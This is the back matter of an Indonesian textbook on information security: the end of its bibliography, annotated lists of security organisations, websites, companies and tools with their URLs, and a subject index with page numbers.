34. Budi Rahardjo, "*Keamanan Sistem Informasi: Beberapa Topik Keamanan di Internet*," Seminar Informasi Infrastruktur Nasional, ITB, 1997.
35. Budi Rahardjo, "Keamanan Sistem Internet," *Pikiran Rakyat*, 3 Maret 1998.
36. Budi Rahardjo, "Mengimplementasikan Electronic Commerce di Indonesia," *Technical Report*, PPAU Mikroelektronika ITB, 1999.
37. Marcus Ranum "Thinking About Firewalls."
<ftp://ftp.tis.com/pub/firewalls/firewall.ps.Z>

38. RFC 1321 - The MD5 Message-Digest Algorithm (R. Rivest)
39. RFC 1994 - PPP Challenge Handshake Authentication Protocol (CHAP) (W. Simpson)
40. RFC 2196 - Site Security Handbook (B. Fraser, editor)
41. Joel Scambray, Stuart McClure, and George Kurtz, "*Hacking Exposed: Network Security Secrets and Solutions*," first and second edition, McGraw-Hill, 2001.
42. Bruce Schneier, "*Applied Cryptography: Protocols, Algorithms, and Source Code in C*," second edition, John Wiley & Sons, Inc., 1996.
43. Bruce Schneier, "*Secrets & Lies: Digital Security in a Networked World*," John Wiley & Sons, Inc., 2000.
44. Simon Singh, "*The Code Book: the secret history of codes & code-breaking*," Fourth Estate, London, 1999.
45. William Stallings, "*Network and Internetwork Security*," Prentice Hall, 1995.
46. W. Richard Stevens, "*TCP/IP Illustrated, Volume 3: TCP for Transactions, HTTP, NNTP and the UNIX Domain Protocols*," Addison-Wesley, 1994.
47. Paul Taylor, "*Them and us*", electronic document (Chapter 6 of his PhD dissertation), 1997.
<http://www.rootshell.com>
48. Tim Koordinasi Telematika Indonesia, "*Gambaran Umum Pembangunan Telematika Indonesia*," 1998.
49. Xiaoyun Wang and Dengguo Feng and Xuejia Lai dan Hongbo Yu, "Collisions for Hash Functions MD4, MD5, HAVAL-128 and RIP-EMD," *CRYPTO 2004*.
<http://eprint.iacr.org/2004/199>

Sumber informasi dan organisasi yang berhubungan dengan keamanan sistem informasi

Bagian ini memuat link yang berhubungan dengan keamanan informasi. Sayangnya seringkali banyak situs yang tutup, karena satu dan lain hal. Kemudian muncul situs-situs baru. Akibatnya daftar di bawah ini menjadi cepat kadaluwarsa. Mudah-mudahan daftar ini masih tetap dapat menjadi titik mula (starting point dalam mencari informasi).

1. *2600*
<http://www.2600.com>
Berisi informasi tentang bermacam-macam hacking bawah tanah beserta koleksi gambar dari tempat-tempat (web site) yang pernah dihack.
2. *Anti Online*
<http://www.antionline.com>
3. *CERT (Center of Emergency Response Team)*
<http://www.cert.org>
Merupakan sumber informasi yang cukup akurat dan up to date tentang keamanan Internet. CERT Advisories merupakan pengumuman berkala tentang security hole and cara mengatasinya.
4. *CIAC*
<ftp://ciac.llnl.gov/pub/ciac>
5. *COAST (Computer Operations, Audit, and Security Technology)*
<http://www.cs.purdue.edu/coast/coast.html>
Berisi informasi tentang riset, tools, dan informasi yang berhubungan dengan masalah keamanan.
6. *Cryptology ePrint Archive*
<http://eprint.iacr.org/>
Berisi koleksi makalah yang berhubungan dengan kriptologi.
7. *CSI (Computer Security Institute)*
<http://www.gocsi.com>
Hasil survey, materi seminar.

8. *CVE (Common Vulnerabilities and Exposure)*
Organisasi yang terdiri atas lebih dari 20 organisasi yang berhubungan dengan security, termasuk di dalamnya perusahaan security dan institusi pendidikan.
<http://cve.mitre.org>
9. *Electronic Frontier Foundation*
<http://www EFF.org>
Banyak berisi informasi tentang kebebasan informasi, privacy dan masalah-masalah yang berhubungan dengannya.
10. *Electronic Privacy Information Center*
<http://www.epic.org>
11. *Forensic Computing and Analysis*
<http://www.fish.com/forensics>
Berisi informasi yang berhubungan dengan forensics, khususnya untuk sistem yang berbasis UNIX. Ada tutorial (handout dalam bentuk Post-Script dan PDF) dan tools The Coroner's Toolkit.
12. *Gibson Research Corporation*
<http://www.grc.com>
Merupakan situs perusahaan Steve Gibson, berisi informasi dan tools yang berhubungan dengan security, denial of service attack. Tools berbasis windows untuk mengetahui security hole NT, Patchwork, dan Fire-wall Leaktest.
13. *ICSA (International Computer Security Association)*
<http://www.icsa.net/>
14. *ID-CERT (Indonesia CERT)*
<http://www.paume.itb.ac.id/rahard/id-cert>
<http://id-cert.internet.co.id>
<http://idcert.regex.com> (akan datang)
Seperti CERT akan tetapi dikhususkan untuk domain Indonesia.
15. *NEC*
<ftp://ftp.nec.com/pub/security>
16. *OpenSec.Net*
<http://www.opensec.net>
Berisi koleksi software tools yang berhubungan dengan masalah keamanan. Saat ini lebih uptodate daripada Rootshell.

17. *Packet Storm*

<http://www.packetstormsecurity.org>

(dahulu bernama <http://packetstorm.securify.com>)

Berisi koleksi software yang berhubungan dengan security.

18. *RISK: Electronic Digest*

<http://catless.ncl.ac.uk/Risks>

19. *Rootshell*

<http://www.rootshell.com>

<http://rootshell.connectnet.com/docs/>

Berisi informasi terbaru tentang lubang keamanan, program-program yang dapat digunakan untuk menguji atau eksploitasi keamanan, dan juga menyimpan tulisan (makalah, tutorial, artikel, dsb.) tentang sistem keamanan. Catatan: saat ini web ini sudah jarang diupdate (mati)

20. SANS

<http://www.sans.org>

21. Securiteam.com

<http://www.securiteam.com>

Breaking news tentang security hole, tools.

22. Security Focus

<http://www.securityfocus.com>

Informasi, paper, tools. Merupakan tempat informasi yang paling terbaru dan juga menjadi tempat bugtrack, sebuah koleksi kelemahan sistem.

23. Security Portal

<http://www.securityportal.com/>

Berisi artikel dan berita yang berhubungan dengan keamanan.

24. TAMU

<ftp://net.tamu.edu/pub/security>

25. Technotronic: menyediakan koleksi tools (ftp site), makalah, dokumentasi, advisories, cukup up to date

<http://www.technotronic.com>

26. Zone-H

<http://www.zone-h.org>

Berisi daftar dan koleksi halaman situs-situs yang dijebol (hacked).

Daftar perusahaan yang berhubungan dengan keamanan

1. *Data Fellows*
<http://www.datafellows.com/>
Menyediakan SSH (secure shell), server dan client, untuk sistem UNIX dan Windows. Juga menyediakan proteksi virus.
2. *PGP Internasional*
<http://www.pgpi.com>
Menyediakan implementasi PGP versi internasional (yang dapat digunakan di luar Amerika Serikat).
3. *Secure Networks*
<http://www.securenetworks.com>

Sumber software / tools

1. Apache-SSL: versi web server Apache yang menggunakan SSL
<http://www.apache-ssl.org>
2. Auditd: monitor and log system calls dari HERT
<ftp://ftp.hert.org/pub/linux/auditd>
3. Autobuse: identifikasi abuse dengan memonitor logfile
<http://www.picante.com/~gtaylor/autobuse>
4. Fwconfig: front end tool untuk ipfwadm
<http://www.mindstorm.com/~sparlin/fwconfig.shtml>
5. GnuPG, GNU Privacy Guard
<http://www.d.shuttle.de/isil/gnupg>
6. icmpush: send arbitrary ICMP packet
<http://hispahack.ccc.de>
7. ipchains: Linux kernel packet filtering yang baru, yang akan menggantikan ipfwadm
<http://www.rustcorp.com/linux/ipchains>
8. ipfwadm: Linux kernel packet filtering yang lama
<http://www.xos.nl/linux/ipfwadm>

9. IPlog: berisi iplog, icmplog, udplog
<http://www.ojnk.org/~eric>
10. Karpski, network monitor berbasis GTK+
<http://mojo.calyx.net/~bxx/karpski.html>
11. Ksniff
<http://www.mtco.com/~whoop/ksniff/ksniff.html>
12. libpcap: library untuk menangkap (capture) packet
<ftp://ftp.ee.lbl.gov/libpcap.tar.Z>
13. Nessus: security auditing tools (Linux)
<http://www.nessus.org>
14. netwatch: monitor network, text-mode
15. nmap (UNIX): probing, OS fingerprinting
<http://www.insecure.org/nmap/>
<http://www.dhp.com/~fyodor/nmap>
16. ntop: memantau penggunaan jaringan
<http://jake.unipi.it/~deri/ntop/>
17. OpenSec: koleksi tools
<http://www.opensec.net>
18. OpenSSH: Implementasi SSH terbuka
<http://www.openssh.org>
19. OpenSSL: Open Source toolkit SSL v2/v3 dan Transport Layer Security (TLS v1)
<http://www.openssl.org>
20. queso: OS fingerprinting
<http://www.apostols.org/projectz/>
21. Retina: scanning Windows NT
<http://www.eeye.com>
22. Saint
<http://www.wdsi.com/saint/>
23. *SBS*can
<http://www.haqd.demon.co.uk/security.htm>
24. Shadow: intrusion detection system dari SANS
<http://www.sans.org>

- 25. SING: send arbitrary ICMP (including garbage)
<http://sourceforge.net/projects/sing>
- 26. SSLeay: free SSL crypto library & applications
<http://www.ssleay.org>
- 27. snort (UNIX), packet logger, IDS
<http://www.snort.org>
- 28. Socks, proxy server
<http://www.socks.nec.com>
- 29. Squid: web proxy server
<http://squid. nlanr.net>
- 30. tcpdump: popular packet capture (dump) untuk sistem UNIX, harus memiliki libpcap yang dapat diperoleh dari tempat yang sama
<ftp://ftp.lbl.ee.gov>
- 31. TCP wrapper (UNIX), official site
<ftp://ftp.porcupine.org/pub/security/>
- 32. tcplogd: memantau adanya probing
<http://www.kalug.lug.net>
- 33. Trinux (Linux)
<http://www.trinux.org>

Symbols

.htaccess 107
/etc/aliases 64
/etc/hosts.allow 82
/etc/hosts.deny 82
/etc/inetd.conf 66, 81, 82
/etc/passw 62
/etc/passwd 79
/etc/services 66
/etc/shadow 80
/etc/utmp 64
/var/adm 86
/var/adm/auth.log 86
/var/adm/daemon.log 86
/var/adm/mail.log 86
/var/adm/syslog 86
/var/lo 86

A

airport 8
Al-Kindi 40
attack 85
Audit 86
Authentication 18
Availability 19

B

Back Orifice 126
Ballista 65
Bayesian 100
BIND 86
block cipher 37
bugtraq 118

C

Caesar Cipher 38
CAUCE 100
CERT 88
CGI 109
cipher 35
ciphertext 35
Code Red 7
Cops 65
courtney 72
crack 65, 79
cracker 24

Cryptanalysis 35
Cryptanalyst 35
cryptography 35
CVE 154
Cyberkit 71
Cyberlaw 131, 143

D

Data Encryption Standard 52
decryption 35
Denial of Service 119
denial of service attack 8
DES 52
dig 116
DoS 119

E

EDI 11
electronic commerce 11
encipher 35
encryption 35
Enigma 43
Enkripsi 36

F

Fabrication 21
fingerprinting 63
FIPS PUB46 52
Firewall 82

G

GECOS 79
GIF 137

H

hacker 24
Hackerlink 27
health care 17
Health Insurance Portability and
Accountability Act 17, 139
host 114

I

ICMP 125
IDCERT 27
IDEA 90

IIS 118

IMAP 86, 88

imapd 88

Integrity 18

Interception 21

Interruption 20

intruder 85

IP spoofing 62

ipchains 84, 156

ipfwadm 84, 156

iplog 157

iptraf 75

ISO 7498-2 35

K

Kecoa Elektronik 27

key escrow 139

klikBCA 19

L

land 65, 119

latierra 65, 120

Lempel-Ziv 137

libpcap 157

Linux Debian 82, 86

M

MD5 56

Message Authenticated Code 55

Modification 21

Morris 8

MTA 92

MUA 92

N

NetBus 128

netdiag 75

NetLab 71

netwatch 75

nmap 63, 73, 157

ntop 75, 157

O

Ogre 71, 109

OpenSSL 108, 157

P

password 78

Password, shadow 80

Paten Software 136

pau-mikro 27

Perl 39

PGP 45

ping-o-death 65

plaintext 35

Playfair 43

PNG 137

POP 86

POP3 66

portsentry 72

Privacy 16

Public Key Partners 135

Q

queso 63, 73, 157

R

RISK 155

Rootshell 65

RSA 90, 108, 133, 135

S

Sam Spade 116

SANS 155

SBScan 65, 157

Secure Socket Layer 108

sendmail 8, 86, 97

setuid 64

SHA 56

Shadow 157

SirCam 7

smart card 19

SMTP 66

smurf 121

sniffer 17, 74

Sniffit 123

sniffit 74

SNMP 74

Socks 84

Spam 99

Squid 84, 158

SSH 90

SSL 108
SSLLeay 109, 157
Stallings 20
Statistik Sistem Keamanan 5
steganography 30
stream cipher 37
strobe 70
Stronghold 108
SunOS 82
syslog 72, 86

T

tcpd 82
tcpdump 74, 123
tcplogd 72, 158
tcpprobe 70
tcpwrapper 82
tftp 118
TLS 157
trafshow 75
Tripwire 65, 85
Trojan Horse 125

trojan horse 18

U

unsolicited email 99

V

Virus 98

W

watermark 31
WebXRay 74
Whitfield Diffie 49
whois 115
Windows 95 119
windump 123
winuke 65
Wordstar 13
wu-ftpd 87

Z

zone transfer 116